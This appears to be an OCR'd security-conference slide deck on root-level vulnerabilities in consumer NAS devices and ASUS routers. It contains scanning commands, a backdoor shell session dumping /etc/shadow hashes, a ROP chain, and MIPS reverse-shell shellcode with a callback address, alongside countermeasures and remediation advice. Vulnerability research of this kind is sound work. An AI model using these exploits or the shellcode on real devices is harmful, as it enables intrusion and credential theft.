Network Attached Shell: N.A.S.ty Systems That Store Network Accessible Shells

Jacob Holcomb
Security Analyst
Independent Security Evaluators

Speaker Information

- **Who?** Jacob Holcomb
  Twitter: @rootHak42
  LinkedIn: linkedin.com/in/infosec42
  Blog: http://infosec42.blogspot.com

- **What?** Security Analyst @ ISE
- **Why?** I <3 exploiting computer codez

Is this really important?

- **100%** of storage systems evaluated were vulnerable to exploitation.
- Storage systems are not the only embedded device with egregious deficiencies.

About ISE

- **We are:**
  - Ethical Hackers
  - Computer Scientists
- **Our Customers are:**
  - Fortune 500 Enterprises
  - Entertainment, Security Software, Healthcare
- **Our perspective is:**
  - Primarily Whitebox

Topics

- What are network storage devices?
- Key Players
- System Functionality
- Exploit Research and Development (Time2pwn)
- Absence of Security
- Remediation

Subject Background

- **What are network storage devices?**
  - Equipment used for data retention
- **Users of network storage devices?**
  - Small Businesses
  - Home Users
  - Large Enterprises

Key Players

- **Vendors**
  - Seagate, D-Link, Lenovo, Buffalo, QNAP, Western Digital, Netgear, ZyXEL, Asustor, TRENDnet, HP, Synology
- **Consumers**
  - Home Consumers
  - Small Businesses
  - Large Enterprises

Products Evaluated

- **ASUSTOR:** AS-602T
- **TRENDnet:** TN-200/TN-200T1
- **QNAP:** TS-870
- **Seagate:** Black Armor 1BW5A3-570
- **Netgear:** ReadyNAS104
- **D-LINK:** DNS-345
- **Lenovo:** IX4-300D
- **Buffalo:** TeraStation 5600
- **Western Digital:** WD MyCloud EX4
- **ZyXEL:** NSA 325v2

System Functionality

- **Implemented Technology**
  - Ability to serve and store data
  - Configuration Services
    - Telnet, SSH, HTTP
  - Unnecessary Services
    - *Cough* CLOUD *Cough*
    - Application Repository

Exploit Research and Development (time2pwn)

- **Summary of Results**
- **Testing Methodology**
  - **Scanning and Enumeration**
  - **Vulnerability Discovery**
  - **Vulnerability Exploitation**
- **Exploit Demos (Give me that # shell, baby!)**
- **Mass Exploitation**

Preliminary Results

- **A staggering 100% of devices are susceptible to root compromise.**
- **At least 50% of devices can be exploited without authentication.**
- **MITRE has assigned 22 CVE numbers.**
  - I've only just begun!
- **Far WORSE than routers!**

Testing Methodology

- **Scanning and Enumeration**
- **Vulnerability Discovery (Gaining Access)**
- **Vulnerability Exploitation**

Scanning and Enumeration

```
root@Hak42:/# nmap -sS -Pn -sV -p T:1-65535 192.168.1.1

Starting Nmap 6.25 ( http://nmap.org ) at 2013-07-28 18:25 EDT
Nmap scan report for Wireless_Broadband_Router.InfoSec42 (192.168.1.1)
Host is up (0.0053s latency).
Not shown: 65524 closed ports
PORT     STATE SERVICE        VERSION
23/tcp   open  tcpwrapped
80/tcp   open  http           Verizon FIOS Actiontec http config
234/tcp  open  tcpwrapped
443/tcp  open  ssl/http       Verizon FIOS Actiontec http config
992/tcp  open  ssl/tcpwrapped
2555/tcp open  unknown
2556/tcp open  unknown
4567/tcp open  http           Actiontec TR069 remote access
8023/tcp open  tcpwrapped
8080/tcp open  http           Verizon FIOS Actiontec http config
8443/tcp open  ssl/http       Verizon FIOS Actiontec http config
```

Port Scan

TCP: nmap –sS –Pn –sV –p T:1-65535 X.X.X.X

UDP: nmap –sU –Pn –p U:1-65535 X.X.X.X

Banner Grab

Netcat: nc –nv <X.X.X.X> <port>

```
root@Hak42:/# nc -nv 192.168.1.1 8080
(UNKNOWN) [192.168.1.1] 8080 (http-alt) open
GET / HTTP/1.1

HTTP/1.1 200 OK
Content-Type: text/html
Set-Cookie: rg_cookie_session_id=1476875494; path=/;
Cache-Control: no-cache,no-store
Pragma: no-cache
Expires: Sun, 28 Jul 2013 22:33:39 GMT
Date: Sun, 28 Jul 2013 22:33:39 GMT
Accept-Ranges: bytes
Connection: close

<!--- Page(9074)=[Login] ---><HTML><HEAD><META HTTP-E
TENT="NO-CACHE"><META HTTP-EQUIV="PRAGMA" CONTENT="NO
ground-image: url('images/gradientstrip.gif'); backgr
TD, INPUT, OPTION, SELECT {font-size: 11px}
```

Vulnerability Discovery

- **Investigate Running Services**
  - **e.g., HTTP, SMB, SNMP, FTP, Telnet**
- **Analyze Web Applications**
- **Static Code Analysis (Source Code Review)**
- **Dynamic Analysis (Network Fuzzing)**

Types of Vulnerabilities Discovered

- **Command Injection**
- **Cross-Site Request Forgery**
- **Buffer Overflow**
- **Missing Function Level Access Control**
  - Authentication Bypass
  - Authorization Failure
- **Information Disclosure**
- **Backdoor**
- **Poor Session Management**
  - Deterministic Cookie Generation
- **Directory Traversal**
  - Arbitrary File Upload and Download

Backdoor User - Seagate

gimppy@Hak42: ~

File Edit View Search Terminal Help

```
gimppy@Hak42:~$ nc -nv 192.168.1.126 4242
(UNKNOWN) [192.168.1.126] 4242 (?) open
id
uid=0(root) gid=0(root)

cat /etc/shadow
root:Yn1NBis/WHuig:16127:0:99999:7:::
devuser:x:15878:0:99999:7:::
avahi-autoipd:!:15878:0:99999:7:::
ftp:!:15878:0:99999:7:::
w41t980ck4pu63r:CsRCvByKdC0.c:15878:0:99999:7:::
admin:16co/I65QQ7CI:16127:0:99999:7:::
anonymous:ZmdbRj.vKrpIs:16098:0:99999:7:::
Gimppy1:92fsXBVbCKm6.:16127:0:99999:7:::
```

Poor Session Management - ASUSTOR

ure. Select the request to use, configure th

quest

ST /portal/apis/login.cgi?act=login HT...

File Edit View Search Terminal

53DFC90 2B3DA4E0C

53DFC90 2B3DA4E16

53DFC90 2B3DA4E1A

53DFC90 2B3DA4E27

53DFC902B3DA4E15

53DFC902B3DA4E3C

53DFC902B3DA4E49

53DFC902B3DA4E4E

53DFC902B3DA4E63

53DFC902B3DA4E72

53DFC902B3DA4E89

53DFC902B3DA4E8C
/53DFC90

Live capture (20000 tokens)

Pause | Copy tokens | Auto analyze | Requests: 20012

Stop | Save tokens | Analyze now | Errors: 0


Summary | Character-level analysis | Bit-level analysis | Analysis Options

Overall result

The overall quality of randomness within the sample is estimated to be: extremely poor.
At a significance level of 1%, the amount of effective entropy is estimated to be: 2 bits.

Effective Entropy


The chart shows the number of bits of effective entropy at each significance level, based on all tests. Each significance level defines a minimum probability of the observed results occurring if the sample is randomly generated. When the probability of the observed results occurring falls belc this level, the hypothesis that the sample is randomly generated is rejected. Using a lower significance level means that stronger evidence is required to reject the hypothesis that the sample is random, and so increases the chance that non-random data will be treated as random.



Poor Session Management Cont.

Significance Levels

The chart indicates the degree of confidence in the randomness of the sample at each character position. The significance level at each position is the probability of the observed character-level results occurring, assuming that the sample is randomly generated.



Poor Session Management Cont.

```
#include <stdio.h>
#include <sys/time.h>


int main(void){

    struct timeval time;

    gettimeofday(&time, NULL);

    printf("Seconds in hex: %x\n\nMicrosecond in hex: %x\n\n",
          time.tv_sec, time.tv_usec);

    return 0;
}
```

Poor Session Management Cont.

[No Name] + - VIM

gimppy@Hak42: ~/Desktop


```
gimppy@Hak42:~/Desktop$ gcc -o time time.c
gimppy@Hak42:~/Desktop$ ./time
Seconds in hex: 53dfee60

Microsecond in hex: 9b9de

gimppy@Hak42:~/Desktop$
```

Vulnerability Exploitation

- **Command Injection**
- **Cross-Site Request Forgery**
- **Missing Function Level Access Control**
  - **Authentication Bypass**
  - **Authorization Bypass**
- **Stack-Based Buffer Overflow**

Command Injection

char *cmd_inject = “Command Injection is a form of attack where operating system specific commands are injected into a vulnerable application for execution.”;




Command Injection Countermeasures

- **Developers**
  - Avoid calling shell commands when possible
  - If an API does not exist, sanitize user input before passing it to a function that executes system commands.

Cross-Site Request Forgery

char *CSRF = “CSRF is an attack that forces an unsuspecting victim into executing web commands that perform unwanted actions on a web application.”;



Cross-Site Request Forgery Countermeasures

- **Users**
  - Logout of web applications
  - Do NOT save credentials in your browser
- **Developers**
  - Implement Anti-CSRF tokens **AND** HTTP referrer checking
  - Feeling ambitious? Require the user to authenticate before performing a state change

Missing Function Level Access Control

char *MFLAC = “The absence of server-side authentication and authorization checks.”;

Missing Function Level Access Controls Countermeasures

- **Developers**
  - Perform server-side authentication and authorization checks.

Buffer Overflow

char *stuff_da_buff = “Buffer Overflows occur when a program attempts to write data that exceeds the capacity of a fixed length buffer, and consequently, overwrites adjacent memory.”;

```
gimppy@Hak42: ~
File  Edit  View  Search  Terminal  Tabs  Help
root@Hak42: /home/gimppy/ISE/SO...   gimppy@Hak42: ~
Reading symbols from /lib/libgcc_s.so.1...(no debugging symbols fou
Loaded symbols for /lib/libgcc_s.so.1
warning: Unable to find libthread_db matching inferior's thread lib
 be available.
0x40b4fbb0 in msgrcv () from /lib/libc.so.6
1: x/i $pc
=> 0x40b4fbb0 <msgrcv+80>:      mov     r7, r0
(gdb) c
Continuing.

Program received signal SIGSEGV, Segmentation fault.
0x44444444 in ?? ()
1: x/i $pc
=> 0x44444444:  <error: Cannot access memory at address 0x44444444>
```

Buffer Overflow Countermeasures

- **Developers**
  - Don't use unsafe functions
  - Perform bounds checking
  - Compile/Link with overflow prevention techniques
    - Canary/Stack Cookie
      - gcc –fstack-protector
    - ASLR
      - gcc –fPIE || ld -pie
    - DEP/NX
      - gcc marks the stack non-executable by default

Case Study – D-LINK

- **Target – DNS-345**
- **Exploited Vulnerabilities**
  - **Command Injection**
  - **Authentication Bypass**
- **Challenges**
  - **NO interactive shell! DAFUQ?!?!?!?!?**

Case Study – NETGEAR

- **Target – ReadyNAS104**
- **Exploited Vulnerabilities**
  - **Command Injection**
  - **Cross-Site Request Forgery**
- **Challenges**
  - **Tricking an unsuspecting user**

Case Study – BUFFALO

- **Target – TeraStation 5600**
- **Exploited Vulnerabilities**
  - **Command Injection**
  - **Unauthorized API Call (Missing check)**
- **Challenges**
  - **NO interactive shell! DAFUQ?!?!?!?!?**

Case Study – BUFFALO

Case Study – TRENDnet

- **Target – TN-200/TN-200T1**
- **Exploited Vulnerabilities**
  - **Command Injection**
  - **Authentication Bypass**
- **Challenges**
  - **Limited space for cmds! HmMmMMmmMMMmm….**

Mass Exploitation

- **Project currently under development**
- **Similar Occurrences?**

Absence of Security

- **Network Storage Systems**
- **Internet Protocol Cameras**
- **Layer 3 Routers**

Absence of Security Cont.

- **ISE Router Research – 56+ CVE Numbers**
  - **Exploiting SOHO Routers -** http://securityevaluators.com/content/case-studies/routers/soho_router_hacks.jsp
  - **Exploiting SOHO Router Services -** http://securityevaluators.com/content/case-studies/routers/soho_service_hacks.jsp
  - **SOHO Vulnerability Catalog -** http://securityevaluators.com/content/case-studies/routers/Vulnerability_Catalog.pdf

Case Study

- **Target – Any router with ASUSWRT firmware**
- **Example Router – ASUS RT-N56U**

Exploitation

- **Vulnerability – Stack Based Buffer Overflow**
  - **MIPS Byte Alignment**
  - **Return Oriented Programming (ROP)**
  - **Limited Space**
  - **Restricted/Bad Characters**
  - **Multiple Stages of Shellcode (Code in multiple locations)**
    - **Jump to the stack**
    - **Perform stack pivot (arithmetic on stack pointer, jump to stack)**
    - **Execute reverse shell and PROFIT!**

Vulnerable Code

```
int ej_apps_action(int eid, webs_t wp, int argc, char **argv){
    char *apps_action = websGetVar(wp, "apps_action", "");
    char *apps_name = websGetVar(wp, "apps_name", "");
    char *apps_flag = websGetVar(wp, "apps_flag", "");
    char command[128];

    if(strlen(apps_action) <= 0)
        return 0;

    nvram_set("apps_state_action", apps_action);

    memset(command, 0, sizeof(command));

    if(!strcmp(apps_action, "install")){
        if(strlen(apps_name) <= 0 || strlen(apps_flag) <= 0)
            return 0;

        sprintf(command, "start_apps_install %s %s", apps_name, apps_flag);
```

*Code from ASUS routers

ASUS RT-N56U ROP Chain

#ROP Gadget #1

```
# move    v0,s0 -> sched_yield()
# lw  ra,28(sp) -> Rop2
# lw  s0,24(sp)
# jr  ra
# addiu   sp,sp,32
```

#ROP Gadget #2

```
# lw  ra,36(sp) -> Rop 3
# lw  a0,16(sp)
# lw  a1,20(sp)
# lw  a2,24(sp)
# lw  a3,28(sp)
# addiu   sp,sp,40
# move    t9,v0
# jr  t9 -> jump sched_yield()
# nop
```

#ROP Gadget #3

```
# addiu   a1,sp,24 -> ptr to stack
# lw  gp,16(sp)
# lw  ra,32(sp) -> Rop 4
# jr  ra -> jump Rop 4
# addiu   sp,sp,40
```

#ROP Gadget #4

```
# move    t9,a1 -> ptr to jalr sp on stack
# addiu   a0,a0,56
# jr      t9 -> jump to stack
# move    a1,a2
```

ASUS RT-N56U Exploit Shellcode

```
#200 byte Linux MIPS reverse shell shellcode by Jacob Holcomb of ISE
#Connects on 192.168.1.177:31337

stg3_SC = "\xff\xff\x04\x28\xa6\x0f\x02\x24\x0c\x09\x09\x01\x11\x11\x04\x28"
stg3_SC += "\xa6\x0f\x02\x24\x0c\x09\x09\x01\xfd\xff\x0c\x24\x27\x20\x80\x01"
stg3_SC += "\xa6\x0f\x02\x24\x0c\x09\x09\x01\xfd\xff\x0c\x24\x27\x20\x80\x01"
stg3_SC += "\x27\x28\x80\x01\xff\xff\x06\x28\x57\x10\x02\x24\x0c\x09\x09\x01"
stg3_SC += "\xff\xff\x44\x30\xc9\x0f\x02\x24\x0c\x09\x09\x01\xc9\x0f\x02\x24"
stg3_SC += "\x0c\x09\x09\x01\x79\x69\x05\x3c\x01\xff\xa5\x34\x01\x01\xa5\x20"
stg3_SC += "\xf8\xff\xa5\xaf\x01\xb1\x05\x3c\xc0\xa8\xa5\x34\xfc\xff\xa5\xaf"
stg3_SC += "\xf8\xff\xa5\x23\xef\xff\x0c\x24\x27\x30\x80\x01\x4a\x10\x02\x24"
stg3_SC += "\x0c\x09\x09\x01\x62\x69\x08\x3c\x2f\x2f\x08\x35\xec\xff\xa8\xaf"
stg3_SC += "\x73\x68\x08\x3c\x6e\x2f\x08\x35\xf0\xff\xa8\xaf\xff\xff\x07\x28"
stg3_SC += "\xf4\xff\xa7\xaf\xfc\xff\xa7\xaf\xec\xff\xa4\x23\xec\xff\xa8\x23"
stg3_SC += "\xf8\xff\xa8\xaf\xf8\xff\xa5\x23\xec\xff\xbd\x27\xff\xff\x06\x28"
stg3_SC += "\xab\x0f\x02\x24\x0c\x09\x09\x01”
```

http://infosec42.blogspot.com/2013/11/shellcode-mips-little-endian-reverse.html

Live Demo

- **Stack-Based Buffer Overflow**
  - **ASUS RT-N56U**

#SOHOpelessly Broken

HACK ROUTERS AND GET PAID

https://sohopelesslybroken.com

DEFCON 22

Remediation

- **Vendors**
  - Transparent patch management
  - Incorporate security into software design
  - Security Principles (e.g., Least Privilege, Defense in Depth)
- **Consumers**
  - Harden your network devices!

THANKS!

- **Questions????**

- **Presenter Information**
  - **Name:** Jacob Holcomb
  - **Twitter:** @rootHak42
  - **Blog:** http://infosec42.blogspot.com
  - **LinkedIn:** https://linkedin.com/in/infosec42